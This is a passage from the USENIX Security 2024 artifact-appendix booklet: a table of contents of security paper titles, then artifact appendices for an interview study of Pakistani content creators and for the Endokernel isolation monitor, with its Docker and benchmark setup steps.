## Language-Based Security

**GHUNTER: Universal Prototype Pollution Gadgets in JavaScript Runtimes** . . . . . **227**
Eric Cornelissen, Mikhail Shcherbakov, and Musard Balliu, *KTH Royal Institute of Technology*

**METASAFE: Compiling for Protecting Smart Pointer Metadata to Ensure Safe Rust Integrity** . . . . . **231**
Martin Kayondo and Inyoung Bang, *Seoul National University;* Yeongjun Kwak and Hyungon Moon, *UNIST;* Yunheung Paek, *Seoul National University*

**FV8: A Forced Execution JavaScript Engine for Detecting Evasive Techniques** . . . . . **233**
Nikolaos Pantelaios and Alexandros Kapravelos, *North Carolina State University*

## Zero-Knowledge Proof II

**Election Eligibility with OpenID: Turning Authentication into Transferable Proof of Eligibility** . . . . . **235**
Véronique Cortier, Alexandre Debant, Anselme Goetschmann, and Lucca Hirschi, *Université de Lorraine, CNRS, Inria, LORIA, France*

**Reef: Fast Succinct Non-Interactive Zero-Knowledge Regex Proofs** . . . . . **239**
Sebastian Angel, Eleftherios Ioannidis, and Elizabeth Margolin, *University of Pennsylvania;* Srinath Setty, *Microsoft Research;* Jess Woods, *University of Pennsylvania*

**ZKSMT: A VM for Proving SMT Theorems in Zero Knowledge** . . . . . **243**
Daniel Luick, John C. Kolesar, and Timos Antonopoulos, *Yale University;* William R. Harris and James Parker, *Galois, Inc.;* Ruzica Piskac, *Yale University;* Eran Tromer, *Boston University;* Xiao Wang and Ning Luo, *Northwestern University*

## Measurement III: Auditing and Best Practices I

**How does Endpoint Detection use the MITRE ATT&CK Framework? . . . . . 247**
Apurva Virkud, Muhammad Adil Inam, Andy Riddle, Jason Liu, Gang Wang, and Adam Bates, *University of Illinois Urbana-Champaign*

## System Security III: Memory I

**CAMP: Compiler and Allocator-based Heap Memory Protection . . . . . 249**
Zhenpeng Lin, Zheng Yu, Ziyi Guo, Simone Campanoni, Peter Dinda, and Xinyu Xing, *Northwestern University*

**SLUBStick: Arbitrary Memory Writes through Practical Software Cross-Cache Attacks within the Linux Kernel . . . . . 253**
Lukas Maar, Stefan Gast, Martin Unterguggenberger, Mathias Oberhuber, and Stefan Mangard, *Graz University of Technology*

## Web Security II: Privacy

**Near-Optimal Constrained Padding for Object Retrievals with Dependencies . . . . . 257**
Pranay Jain, *Duke University;* Andrew C. Reed, *United States Military Academy;* Michael K. Reiter, *Duke University*

**PURL: Safe and Effective Sanitization of Link Decoration . . . . . 259**
Shaoor Munir and Patrick Lee, *University of California, Davis;* Umar Iqbal, *Washington University in St. Louis;* Zubair Shafiq, *University of California, Davis;* Sandra Siby, *Imperial College London*

## ML VIII: Backdoors and Federated Learning

**UBA-Inf: Unlearning Activated Backdoor Attack with Influence-Driven Camouflage . . . . . 263**
Zirui Huang, Yunlong Mao, and Sheng Zhong, *Nanjing University*

## Software Security + ML 1

**Racing on the Negative Force: Efficient Vulnerability Root-Cause Analysis through Reinforcement Learning on Counterexamples . . . . . 267**
Dandan Xu, *SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences, China, and School of Cyber Security, University of Chinese Academy of Sciences, China;* Di Tang, Yi Chen, and XiaoFeng Wang, *Indiana University Bloomington;* Kai Chen, *SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences, China, and School of Cyber Security, University of Chinese Academy of Sciences, China;* Haixu Tang, *Indiana University Bloomington;* Longxing Li, *SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences, China, and School of Cyber Security, University of Chinese Academy of Sciences, China*

## Social Issues III: Social Media Platform

**Enabling Contextual Soft Moderation on Social Media through Contrastive Textual Deviation . . . . . 271**
Pujan Paudel, Mohammad Hammas Saeed, Rebecca Auger, Chris Wells, and Gianluca Stringhini, *Boston University*

**The Imitation Game: Exploring Brand Impersonation Attacks on Social Media Platforms . . . . . 273**
Bhupendra Acharya, *CISPA Helmholtz Center for Information Security;* Dario Lazzaro, *University of Genoa;* Efrén López-Morales, *Texas A&M University-Corpus Christi;* Adam Oest and Muhammad Saad, *PayPal Inc.;* Antonio Emanuele Cinà, *University of Genoa;* Lea Schönherr and Thorsten Holz, *CISPA Helmholtz Center for Information Security*

## Wireless Security I: Cellular and Bluetooth

**SIMURAI: Slicing Through the Complexity of SIM Card Security Research . . . . . 275**
Tomasz Piotr Lisowski, *University of Birmingham;* Merlin Chlosta, *CISPA Helmholtz Center for Information Security;* Jinjin Wang and Marius Muench, *University of Birmingham*

## Mobile Security II

**Defects-in-Depth: Analyzing the Integration of Effective Defenses against One-Day Exploits in Android Kernels . . . .279**
Lukas Maar, *Graz University of Technology;* Florian Draschbacher, *Graz University of Technology and A-SIT Austria, Graz;* Lukas Lamster and Stefan Mangard, *Graz University of Technology*

**PURE: Payments with UWB RElay-protection** . . . . . **281**
Daniele Coppola, Giovanni Camurati, Claudio Anliker, Xenia Hofmeier, Patrick Schaller, David Basin, and Srdjan Capkun, *ETH Zurich*

### Measurement IV: Web

**Arcanum: Detecting and Evaluating the Privacy Risks of Browser Extensions on Web Pages and Web Content** . . . . **283**
Qinge Xie, Manoj Vignesh Kasi Murali, Paul Pearce, and Frank Li, *Georgia Institute of Technology*

### LLM II: Jailbreaking

**Don't Listen To Me: Understanding and Exploring Jailbreak Prompts of Large Language Models** . . . . . **289**
Zhiyuan Yu, *Washington University in St. Louis;* Xiaogeng Liu, *University of Wisconsin, Madison;* Shunning Liang, *Washington University in St. Louis;* Zach Cameron, *John Burroughs School;* Chaowei Xiao, *University of Wisconsin, Madison;* Ning Zhang, *Washington University in St. Louis*

***Malla*: Demystifying Real-world Large Language Model Integrated Malicious Services** . . . . . **293**
Zilong Lin, Jian Cui, Xiaojing Liao, and XiaoFeng Wang, *Indiana University Bloomington*

### Fuzzing III: Network

**ResolverFuzz: Automated Discovery of DNS Resolver Vulnerabilities with Query-Response Fuzzing** . . . . . **297**
Qifan Zhang and Xuesong Bai, *University of California, Irvine;* Xiang Li, *Tsinghua University;* Haixin Duan, *Tsinghua University; Zhongguancun Laboratory; Quan Cheng Laboratory;* Qi Li, *Tsinghua University;* Zhou Li, *University of California, Irvine*

**Understanding Ethereum Mempool Security under Asymmetric DoS by Symbolized Stateful Fuzzing** . . . . . **303**
Yibo Wang and Yuzhe Tang, *Syracuse University;* Kai Li, *San Diego State University;* Wanning Ding and Zhihua Yang, *Syracuse University*

### Differential Privacy II

**Closed-Form Bounds for DP-SGD against Record-level Inference Attacks** . . . . . **307**
Giovanni Cherubin, *Microsoft Security Response Center;* Boris Köpf, *Microsoft Azure Research;* Andrew Paverd, *Microsoft Security Response Center;* Shruti Tople, *Microsoft Azure Research;* Lukas Wutschitz, *Microsoft M365 Research;* Santiago Zanella-Béguelin, *Microsoft Azure Research*

**PrivImage: Differentially Private Synthetic Image Generation using Diffusion Models with Semantic-Aware Pretraining** . . . . . **311**
Kecen Li, *Institute of Automation, Chinese Academy of Sciences and University of Chinese Academy of Sciences;* Chen Gong, *University of Virginia;* Zhixiang Li, *University of Bristol;* Yuzhong Zhao, *University of Chinese Academy of Sciences;* Xinwen Hou, *Institute of Automation, Chinese Academy of Sciences;* Tianhao Wang, *University of Virginia*

## Friday, August 16

### User Studies VI: Privacy II

**From the Childhood Past: Views of Young Adults on Parental Sharing of Children's Photos.** . . . . . **313**
Tania Ghafourian, *Indiana University Bloomington;* Nicholas Micallef, *Swansea University;* Sameer Patil, *University of Utah*

### Measurement V: App

**Spill the TeA: An Empirical Study of Trusted Application Rollback Prevention on Android Smartphones** . . . . . **317**
Marcel Busch, Philipp Mao, and Mathias Payer, *EPFL*

**PixelMod: Improving Soft Moderation of Visual Misleading Information on Twitter** . . . . . **321**
Pujan Paudel and Chen Ling, *Boston University;* Jeremy Blackburn, *Binghamton University;* Gianluca Stringhini, *Boston University*

### Network Security III: Detection

**Enhancing Network Attack Detection with Distributed and In-Network Data Collection System** . . . . . **323**
Seyed Mohammad Mehdi Mirnajafizadeh and Ashwin Raam Sethuram, *Wayne State University;* David Mohaisen, *University of Central Florida;* DaeHun Nyang, *Ewha Womans University;* Rhongho Jang, *Wayne State University*

**You Cannot Escape Me: Detecting Evasions of SIEM Rules in Enterprise Networks . . . . . 325**
Rafael Uetz, Marco Herzog, and Louis Hackländer, *Fraunhofer FKIE;* Simon Schwarz, *University of Göttingen;* Martin Henze, *RWTH Aachen University & Fraunhofer FKIE*

**CellularLint: A Systematic Approach to Identify Inconsistent Behavior in Cellular Network Specifications . . . . . 327**
Mirza Masfiqur Rahman, Imtiaz Karim, and Elisa Bertino, *Purdue University*

## ML IX: Model Extraction and Watermark

**SoK: All You Need to Know About On-Device ML Model Extraction - The Gap Between Research and Practice . . . 329**
Tushar Nayan, Qiming Guo, and Mohammed Al Duniawi, *Florida International University;* Marcus Botacin, *Texas A&M University;* Selcuk Uluagac and Ruimin Sun, *Florida International University*

**ModelGuard: Information-Theoretic Defense Against Model Extraction Attacks . . . . . 333**
Minxue Tang and Anna Dai, *Duke University;* Louis DiValentin, Aolin Ding, and Amin Hass, *Accenture;* Neil Zhenqiang Gong, Yiran Chen, and Hai "Helen" Li, *Duke University*

## Fuzzing IV: Hardware and Firmware

**Cascade: CPU Fuzzing via Intricate Program Generation . . . . . 337**
Flavien Solt, Katharina Ceesay-Seitz, and Kaveh Razavi, *ETH Zurich*

**MultiFuzz: A Multi-Stream Fuzzer For Testing Monolithic Firmware . . . . . 339**
Michael Chesser, *The University of Adelaide and Data61 CSIRO, Cyber Security Cooperative Research Centre;* Surya Nepal, *Data61 CSIRO, Cyber Security Cooperative Research Centre;* Damith C. Ranasinghe, *The University of Adelaide*

**EL3XIR: Fuzzing COTS Secure Monitors . . . . . 343**
Christian Lindenmeier, *FAU Erlangen-Nürnberg;* Mathias Payer and Marcel Busch, *EPFL*

## Crypto IV: Position and Elections

**The Decisive Power of Indecision: Low-Variance Risk-Limiting Audits and Election Contestation via Marginal Mark Recording. . . . . 347**
Benjamin Fuller, Rashmi Pai, and Alexander Russell, *University of Connecticut - Voting Technology Research Center*

## Measurement VI: Human Behavior and Security

**GlobalConfusion: TrustZone Trusted Application 0-Days by Design . . . . . 349**
Marcel Busch, Philipp Mao, and Mathias Payer, *EPFL*

## Hardware Security IV: Firmware

**FFXE: Dynamic Control Flow Graph Recovery for Embedded Firmware Binaries . . . . . 351**
Ryan Tsang, Asmita, and Doreen Joseph, *University of California, Davis;* Soheil Salehi, *University of Arizona;* Prasant Mohapatra and Houman Homayoun, *University of California, Davis*

***CO3*: Concolic Co-execution for Firmware . . . . . 355**
Changming Liu, Alejandro Mera, and Engin Kirda, *Northeastern University;* Meng Xu, *University of Waterloo;* Long Lu, *Northeastern University*

**Unveiling IoT Security in Reality: A Firmware-Centric Journey . . . . . 357**
Nicolas Nino, *School of Computing, University of Georgia;* Ruibo Lu and Wei Zhou, *School of Cyber Science and Engineering, Huazhong University of Science and Technology;* Kyu Hyung Lee, *School of Computing, University of Georgia;* Ziming Zhao, *Khoury College of Computer Sciences, Northeastern University;* Le Guan, *School of Computing, University of Georgia*

**Your Firmware Has Arrived: A Study of Firmware Update Vulnerabilities . . . . . 361**
Yuhao Wu, Jinwen Wang, Yujie Wang, Shixuan Zhai, and Zihan Li, *Washington University in St. Louis;* Yi He, *Tsinghua University;* Kun Sun, *George Mason University;* Qi Li, *Tsinghua University;* Ning Zhang, *Washington University in St. Louis*

## LLM III: Abuse

**Moderating Illicit Online Image Promotion for Unsafe User Generated Content Games Using Large Vision-Language Models** . . . . . **365**
Keyan Guo, Ayush Utkarsh, Wenbo Ding, and Isabelle Ondracek, *University at Buffalo;* Ziming Zhao, *Northeastern University;* Guo Freeman, *Clemson University;* Nishant Vishwamitra, *The University of Texas at San Antonio;* Hongxin Hu, *University at Buffalo*

## Security Analysis IV: OS

**Pandawan: Quantifying Progress in Linux-based Firmware Rehosting** . . . . . **367**
Ioannis Angelakopoulos, Gianluca Stringhini, and Manuel Egele, *Boston University*

**DeepType: Refining Indirect Call Targets with Strong Multi-layer Type Analysis** . . . . . **371**
Tianrou Xia, Hong Hu, and Dinghao Wu, *The Pennsylvania State University*

**ChainReactor: Automated Privilege Escalation Chain Discovery via AI Planning** . . . . . **373**
Giulio De Pasquale, *King's College London and University College London;* Ilya Grishchenko, *University of California, Santa Barbara;* Riccardo Iesari, *Vrije Universiteit Amsterdam;* Gabriel Pizarro, *University of California, Santa Barbara;* Lorenzo Cavallaro, *University College London;* Christopher Kruegel and Giovanni Vigna, *University of California, Santa Barbara*

## Crypto V: Private Information Retrieval

**VeriSimplePIR: Verifiability in SimplePIR at No Online Cost for Honest Servers** . . . . . **377**
Leo de Castro, *MIT;* Keewoo Lee, *Seoul National University*

**YPIR: High-Throughput Single-Server PIR with Silent Preprocessing** . . . . . **379**
Samir Jordan Menon, *Blyss;* David J. Wu, *UT Austin*

## User Studies VII: Policies and Best Practices III

**Trust Me *If You Can* – How Usable Is Trusted Types In Practice?** . . . . . **381**
Sebastian Roth, *TU Wien;* Lea Gröber, *CISPA Helmholtz Center for Information Security;* Philipp Baus, *Saarland University;* Katharina Krombholz and Ben Stock, *CISPA Helmholtz Center for Information Security*

**"I just hated it and I want my money back": Data-driven Understanding of Mobile VPN Service Switching Preferences in The Wild** . . . . . **383**
Rohit Raj, Mridul Newar, and Mainack Mondal, *Indian Institute of Technology, Kharagpur*

**Towards Privacy and Security in Private Clouds: A Representative Survey on the Prevalence of Private Hosting and Administrator Characteristics** . . . . . **385**
Lea Gröber, *CISPA Helmholtz Center for Information Security and Saarland University;* Simon Lenau and Rebecca Weil, *CISPA Helmholtz Center for Information Security;* Elena Groben, *Saarland University;* Michael Schilling and Katharina Krombholz, *CISPA Helmholtz Center for Information Security*

## Wireless Security II: Sky and Space

**RECORD: A RECeption-Only Region Determination Attack on LEO Satellite Users** . . . . . **387**
Eric Jedermann, *RPTU Kaiserslautern-Landau;* Martin Strohmeier and Vincent Lenders, *armasuisse;* Jens Schmitt, *RPTU Kaiserslautern-Landau*

**On a Collision Course: Unveiling Wireless Attacks to the Aircraft Traffic Collision Avoidance System (TCAS)** . . . **391**
Giacomo Longo, *DIBRIS, University of Genova;* Martin Strohmeier, *Cyber-Defence Campus, armasuisse S + T;* Enrico Russo, *DIBRIS, University of Genova;* Alessio Merlo, *CASD, School of Advanced Defense Studies;* Vincent Lenders, *Cyber-Defence Campus, armasuisse S + T*

## System Security IV: Multithreading

**When Threads Meet Interrupts: Effective Static Detection of Interrupt-Based Deadlocks in Linux** . . . . . **395**
Chengfeng Ye, Yuandao Cai, and Charles Zhang, *The Hong Kong University of Science and Technology*

## Blockchain II

**Max Attestation Matters: Making Honest Parties Lose Their Incentives in Ethereum PoS . . . . . 397**
Mingfei Zhang, *Shandong University;* Rujia Li and Sisi Duan, *Tsinghua University*

## Autonomous and Automatic Systems

**On Data Fabrication in Collaborative Vehicular Perception: Attacks and Countermeasures . . . . . 401**
Qingzhao Zhang, Shuowei Jin, Ruiyang Zhu, Jiachen Sun, and Xumiao Zhang, *University of Michigan;* Qi Alfred Chen, *University of California, Irvine;* Z. Morley Mao, *University of Michigan and Google*

## Crypto VI: Security Analysis

**ENG25519: Faster TLS 1.3 handshake using optimized X25519 and Ed25519 . . . . . 403**
Jipeng Zhang, *CCST, Nanjing University of Aeronautics and Astronautics;* Junhao Huang, *Guangdong Provincial Key Laboratory IRADS, BNU-HKBU United International College; Hong Kong Baptist University;* Lirui Zhao, *CCST, Nanjing University of Aeronautics and Astronautics;* Donglong Chen, *Guangdong Provincial Key Laboratory IRADS, BNU-HKBU United International College;* Çetin Kaya Koç, *CCST, Nanjing University of Aeronautics and Astronautics; Iğdır University; University of California Santa Barbara*

**Formal Security Analysis of Widevine through the W3C EME Standard . . . . . 405**
Stéphanie Delaune and Joseph Lallemand, *Univ Rennes, CNRS, IRISA, France;* Gwendal Patat, *Fraunhofer SIT | ATHENE, Germany;* Florian Roudot and Mohamed Sabt, *Univ Rennes, CNRS, IRISA, France*

## Social Issues IV

**Enabling Developers, Protecting Users: Investigating Harassment and Safety in VR . . . . . 409**
Abhinaya S.B., Aafaq Sabir, and Anupam Das, *North Carolina State University*

## IoT and CPS

**Opportunistic Data Flow Integrity for Real-time Cyber-physical Systems Using Worst Case Execution Time Reservation . . . . . .411**
Yujie Wang, Ao Li, Jinwen Wang, Sanjoy Baruah, and Ning Zhang, *Washington University in St. Louis*

## Crypto VIII: Side Channel

**Windows into the Past: Exploiting Legacy Crypto in Modern OS's Kerberos Implementation . . . . . 415**
Michal Shagam and Eyal Ronen, *Tel Aviv University*

**Divide and Surrender: Exploiting Variable Division Instruction Timing in HQC Key Recovery Attacks . . . . . 419**
Robin Leander Schröder, *Fraunhofer SIT, Darmstadt, Germany and Fraunhofer Austria, Vienna, Austria;* Stefan Gast, *Graz University of Technology, Austria;* Qian Guo, *Lund University, Sweden*

**With Great Power Come Great Side Channels: Statistical Timing Side-Channel Analyses with Bounded Type-1 Errors . . . . . 421**
Martin Dunsche, Marcel Maehren, and Nurullah Erinola, *Ruhr University Bochum;* Robert Merget, *Technology Innovation Institute;* Nicolai Bissantz, *Ruhr University Bochum;* Juraj Somorovsky, *Paderborn University;* Jörg Schwenk, *Ruhr University Bochum*

**"These results must be false": A usability evaluation of constant-time analysis tools. . . . . 425**
Marcel Fourné, *Paderborn University and MPI-SP;* Daniel De Almeida Braga, *Rennes University, CNRS, IRISA;* Jan Jancar, *Masaryk University;* Mohamed Sabt, *Rennes University, CNRS, IRISA;* Peter Schwabe, *MPI-SP and Radboud University;* Gilles Barthe, *MPI-SP and IMDEA Software Institute;* Pierre-Alain Fouque, *Rennes University, CNRS, IRISA;* Yasemin Acar, *Paderborn University and George Washington University*

## Web Security III: XSS and PHP

**Dancer in the Dark: Synthesizing and Evaluating Polyglots for Blind Cross-Site Scripting . . . . . 427**
Robin Kirchner, *Technische Universität Braunschweig;* Jonas Möller, *Technische Universität Berlin;* Marius Musch and David Klein, *Technische Universität Braunschweig;* Konrad Rieck, *Technische Universität Berlin;* Martin Johns, *Technische Universität Braunschweig*

**Spider-Scents: Grey-box Database-aware Web Scanning for Stored XSS** . . . . . **431**
Eric Olsson and Benjamin Eriksson, *Chalmers University of Technology;* Adam Doupé, *Arizona State University;* Andrei Sabelfeld, *Chalmers University of Technology*

**Argus: All your (PHP) Injection-sinks are belong to us.** . . . . . **435**
Rasoul Jahanshahi and Manuel Egele, *Boston University*

**SSRF vs. Developers: A Study of SSRF-Defenses in PHP Applications** . . . . . **437**
Malte Wessels and Simon Koch, *Technische Universität Braunschweig;* Giancarlo Pellegrino, *CISPA Helmholtz Center for Information Security;* Martin Johns, *Technische Universität Braunschweig*

## Security Analysis V: ML

**False Claims against Model Ownership Resolution** . . . . . **439**
Jian Liu and Rui Zhang, *Zhejiang University;* Sebastian Szyller, *Intel Labs & Aalto University;* Kui Ren, *Zhejiang University;* N. Asokan, *University of Waterloo & Aalto University*

## Hardware Security V: Embedded

**A Friend's Eye is A Good Mirror: Synthesizing MCU Peripheral Models from Peripheral Drivers** . . . . . **443**
Chongqing Lei and Zhen Ling, *Southeast University;* Yue Zhang, *Drexel University;* Yan Yang and Junzhou Luo, *Southeast University;* Xinwen Fu, *University of Massachusetts Lowell*

**SoK: Security of Programmable Logic Controllers** . . . . . **445**
Efrén López-Morales, *Texas A&M University-Corpus Christi;* Ulysse Planta, *CISPA Helmholtz Center for Information Security;* Carlos Rubio-Medrano, *Texas A&M University-Corpus Christi;* Ali Abbasi, *CISPA Helmholtz Center for Information Security;* Alvaro A. Cardenas, *University of California, Santa Cruz*

**Operation Mango: Scalable Discovery of Taint-Style Vulnerabilities in Binary Firmware Services** . . . . . **447**
Wil Gibbs, Arvind S Raj, Jayakrishna Menon Vadayath, Hui Jun Tay, Jennifer Miller, Akshay Ajayan, Zion Leonahenahe Basque, Audrey Dutcher, and Fangzhou Dong, *Arizona State University;* Xavier Maso, *unaffiliated;* Giovanni Vigna and Christopher Kruegel, *UC Santa Barbara;* Adam Doupé, Yan Shoshitaishvili, and Ruoyu Wang, *Arizona State University*

## System Security V: Memory II

**ShadowBound: Efficient Heap Memory Protection Through Advanced Metadata Management and Customized Compiler Optimization.** . . . . . **451**
Zheng Yu, Ganxiang Yang, and Xinyu Xing, *Northwestern University*

**OptiSan: Using Multiple Spatial Error Defenses to Optimize Stack Memory Protection within a Budget** . . . . . **455**
Rahul George, *University of California, Riverside;* Mingming Chen and Kaiming Huang, *The Pennsylvania State University;* Zhiyun Qian, *University of California, Riverside;* Thomas La Porta, *The Pennsylvania State University;* Trent Jaeger, *University of California, Riverside*

## ML XI: Physical Adversarial Attacks

**FraudWhistler: A Resilient, Robust and Plug-and-play Adversarial Example Detection Method for Speaker Recognition** . . . . . **457**
Kun Wang, *Zhejiang University;* Xiangyu Xu, *Southeast University;* Li Lu, Zhongjie Ba, Feng Lin, and Kui Ren, *Zhejiang University*

## Crypto IX: Attacks

**Terrapin Attack: Breaking SSH Channel Integrity By Sequence Number Manipulation** . . . . . **459**
Fabian Bäumer, Marcus Brinkmann, and Jörg Schwenk, *Ruhr University Bochum*

ARTIFACT EVALUATED
usenix ASSOCIATION
AVAILABLE

# USENIX Security '24 Artifact Appendix: "I chose to fight, be brave, and to deal with it": Threat Experiences and Security Practices of Pakistani Content Creators

Lea Gröber[1,5] Waleed Arshad[2] Shanza [2] Angelica Goetzen[3]
Elissa M. Redmiles[4] Maryam Mustafa[2] Katharina Krombholz[1]

[1]CISPA Helmholtz Center for Information Security
[2]Lahore University of Management Sciences
[3] Max Planck Institute for Software Systems
[4] Georgetown University
[5]Saarland University

## A Artifact Appendix

### A.1 Abstract

The artifact contains materials on recruitment (screening survey, e-mail templates) and analysis (codebook description) of our qualitative interview study. These are the documents, which are part of this artifact:

1. **Email Template** - the email sent to Content Creators for recruitment.
2. **Screening Survey** - the survey questions used to screen the participants and collect their demographic information.
3. **Interview Guidelines** - the semi-structured interview protocol used to conduct interviews.
4. **Codebook** - a (.csv) file containing all the codes used during data analysis of the transcribed interviews including descriptions
5. **README** - a file containing descriptions of all the files uploaded

### A.2 Description & Requirements

We recruited content creators in Pakistan by emailing them at their professional email addresses. Those who got back to us were contacted and asked to fill out the *Screening Survey*. Afterwards we conducted semi-structured interviews, with the help of the *Interview Guideline*. These interviews were then translated and transcribed. We do not provide the transcripts or coded data to protect our participants' privacy. However, we provide the final *codebook* as a result of qualitative analysis.

#### A.2.1 Security, privacy, and ethical concerns

There are no associated risks for the evaluator.

#### A.2.2 How to access

The artifacts can be accessed on GitHub:
https://github.com/usrgroup/USENIX24-pakistancreators/tree/d2a29e7e506824b4cc23e7cf1fb5ee2c7958164c

#### A.2.3 Hardware dependencies

There were no hardware-specific requirements for our research.

#### A.2.4 Software dependencies

Open the .csv file with any spreadsheet program. Similarly, for all other files, a pdf viewer software is required.

#### A.2.5 Benchmarks

None

### A.3 Set-up

None

#### A.3.1 Installation

None

#### A.3.2 Basic Test

None

## A.4 Notes on Reusability

### A.4.1 Email invite

The content creators in our study were invited by sending emails to them on their professional accounts. The email was sent in both English and Urdu language. There was a slight modification in the versions sent to content creators of different genders.

### A.4.2 Screening Survey

We employed a brief three-minute screening survey to filter participants and ensure relevance to our research on the security and privacy practices of content creators in Pakistan. We gathered essential personal information such as age, location, gender, disabilities, education, and income. We also sought platform-related details, including content creation venue, compensation, topics, posting habits, and follower count. This screening mechanism proved vital in assembling a diverse and representative group, aligning with the targeted criteria for our study.

### A.4.3 Interview Guideline

The interview guidelines played a pivotal role in our research. With a semi-structured approach, it guided insightful conversations, uncovering nuanced perspectives. The questions were designed for comprehensive responses, enriching our understanding of content creators' challenges.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Endokernel: A Thread Safe Monitor for Lightweight Subprocess Isolation

Fangfei Yang
Rice University

Bumjin Im[1]
Amazon.com

Weijie Huang
Rice University

Kelly Kaoudis
Trail of Bits

Anjo Vahldiek-Oberwagner
Intel Labs

Chia-Che Tsai
Texas A&M University

Nathan Dautenhahn
Riverside Research

## A Artifact Appendix

### A.1 Abstract

The Endokernel is an intra-process security monitor that isolates memory at the granularity of subprocesses with low overhead. This appendix presents the test suites aimed at providing a reproducible environment for running the Endokernel, enabling users to utilize it and execute the benchmarks discussed in the paper. The artifacts include a test harness that leverages Docker for a containerized execution environment. You can also run our tests using the provided runq runtime or on bare metal systems. The Endokernel requires CPU support for Memory Protection Keys (MPK).

### A.2 Description & Requirements

We provide several tools and pre-built binaries to assist you with your evaluation. Our Test Suite and related test scripts automatically download and compile all necessary tools. This Test Suite requires Ubuntu 20.10 to run. For those not using this system, we offer a comprehensive Docker image based on Ubuntu 20.10, which packages the fully compiled Test Suite for immediate use.

Optionally, we provide a modified Linux kernel necessary for tests that involve signals. This is not required for AE, but if you want to use Endokernel's signal features, you can use the runq runtime or install the kernel we provide on Ubuntu 20.10. However, please note that runq, which is based on QEMU, cannot perform all tests.

Ensure you have more than 50 GB of disk space available to run the benchmarks.

#### A.2.1 Security, privacy, and ethical concerns

The benchmarks themselves do not impact the external environment; however, we have observed instability in the filesystem leading to system crashes with the base kernel version we use. This issue is inherent to the original kernel and is not related to our patches. In our setup, which exclusively uses ext4 partitions, these instabilities are generally resolved upon rebooting. However, please be mindful of the potential effects caused by filesystem instability.

[1] Authored before joining Amazon.com

#### A.2.2 How to access

You can access all the materials required for the Artifact Evaluation through the following links:

https://github.com/endokernel/test/releases/tag/after-ae

#### A.2.3 Hardware dependencies

PC with MPK

#### A.2.4 Software dependencies

On the Ubuntu platform, to run our test suite on bare metal, you will need the following packages: `build-essential`, `git`, `cmake`, `libncurses-dev`, `gawk`, `flex`, `bison`, `openssl`, `libssl-dev`, `dkms`, `libelf-dev`, `libudev-dev`, `libpci-dev`, `libiberty-dev`, `autoconf`, `libdwarf-dev`, `libdw-dev`, `libaio-dev`, `libpcre3-dev`, `libtool`, `uuid-dev`, `libblkid-dev`, `apache2-utils`, `automake`, `libtool-bin`, `wget`, `dwarves`, `curl`, `apache2-utils`, `psmisc`, `tcl`.

If you are using Docker or runq, you only need docker and/or install our modified runq. When using only Docker, the host kernel should be at least 5.11.

Additionally, you will need to install Git Large File Storage (LFS) because some binary files are stored in the code repository via LFS.

#### A.2.5 Benchmarks

None

## A.3 Set-up

### A.3.1 Installation

**Install/Build Docker Image for Test Suite** You can checkout our Endokernel Test Suite and compile the Docker image yourself using with `make image`. The image will require approximately 10GB of disk space.

Or, you can download and load our Docker image with:

```
docker load < intravirt-env.tar.gz
```

The image is based on the old test suite script; you need to overwrite it (`./testcases/`) with the latest script (the binary hasn't changed).

The default Docker image only uses the dispatch_eiv (`nex-sud` in the paper) configuration, as we do not primarily compare between configurations. You can modify `script/iv.sh` to compile other configurations.

**Setup Runq (Optional)** If you are using runq, please ensure you have Docker functioning properly, then follow these steps and instructions in the runq repository:

1. Download the Runq v1.0.2 and extract it to `/var/lib/runq`.
2. Run the script `/var/lib/runq/qemu/mkcerts.sh` to configure the certificates.
3. Ensure that the `vhost_vsock` kernel module is enabled.

The runq environment has more complete signal compatibility, though this is not necessary for AE; instead, it causes errors in some tests.

```
docker run -ti --rm \
--security-opt=seccomp:unconfined \
intravirt-env
```

**Build Test Suite on bare metal (Optional)** Run the command `make build-prog`. By default, this command utilizes prebuilt binary files. Note that you need to place our test suite in the directory `/intravirt` to do this. Alternatively, you must set the `USE_PREBUILT` variable to `0` to disable the use of prebuilt binaries, as the glibc prefix is specified during the configuration process in the pre-built binaries.

**Install Modified Kernel and Glibc (Optional)** If you are using Ubuntu 20.10, you can also install our provided kernel and glibc to run tests designed for signals without using runq. You only need to install the kernel available at this link and the glibc from this link.

### A.3.2 Basic Test

Initiate with the following command:

```
docker run -ti --rm \
--security-opt=seccomp:unconfined \
intravirt-env
```

If you want to use runq, add `-runtime runq`. If you are on bare metal, you can skip this step.

For bare metal and runq, you can verify that the current kernel version is Linux 5.9.8-arch1-cet by running:

```
uname -a
```

Next, navigate to the `testcases` directory and execute the command:

```
python ./nginx.py
```

You should observe benchmarks for both the baseline and Endokernel running.

Finally, go to the `/intravirt/result` directory. You should find generated CSV files where the results for baseline and dispatch_eph are similar and non-zero.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Endokernel has been tested on various applications including lighttpd, Nginx, curl, SQLite, and zip, and corresponding performance metrics have been obtained. This is proven by the experiments (E1) whose results are reported in 6.2.2 with Figure 7.

**(C2):** Endokernel has been tested on LMBench for system call overhead and sysbench for thread scalability as microbenchmarks, and corresponding performance metrics have been obtained. This is proven by the experiments (E2) whose results are reported in 6.2.1 with Figure 4,5 and 6.

### A.4.2 Experiments

**(E1):** *[Application Benchmarks] [30 human-minutes + about 1 computer-hours + 15GB disk]:* Benchmark applications under Endokernel and compare it with the baseline.
**Preparation:** Switch to the `testcases` directory.
For curl tests, navigate to the `www` directory and execute the following command to create a necessary file:

```
cd www
dd if=/dev/random of=1g.bin \
bs=1024 count=1048576
```

You may skip this step if you are using runq, as nginx under runq is unable to serve 1GB files, thereby rendering this test unexecutable.
**Execution:** Execute the following Python scripts to run the benchmarks:

```
python ./lighttpd.py
python ./nginx.py
python ./zip.py
python ./curl.py
python ./sqlite.py
```

In order to test files larger than 4k, you need to modify the datasizes in nginx.py
We have set the `tries` parameter relatively low. You can modify this setting in `variables.py`. Some tests modify `variable.tries`, which overrides the value set in `variables.py`. Adjustments to `tries` for these specific tests will need to be made individually.
**Results:** In the `result` directory, a .csv file will be created for each test/configuration conducted, which can be used to calculate overhead. Due to limitations imposed by runq, some tests may not run as expected.
Example Results:

```
cat nginx_dispatch_eiv.csv
0k,1k,2k,4k,
137.00,670.62,1209.93,2221.56,
133.37,658.62,1233.54,2180.99,

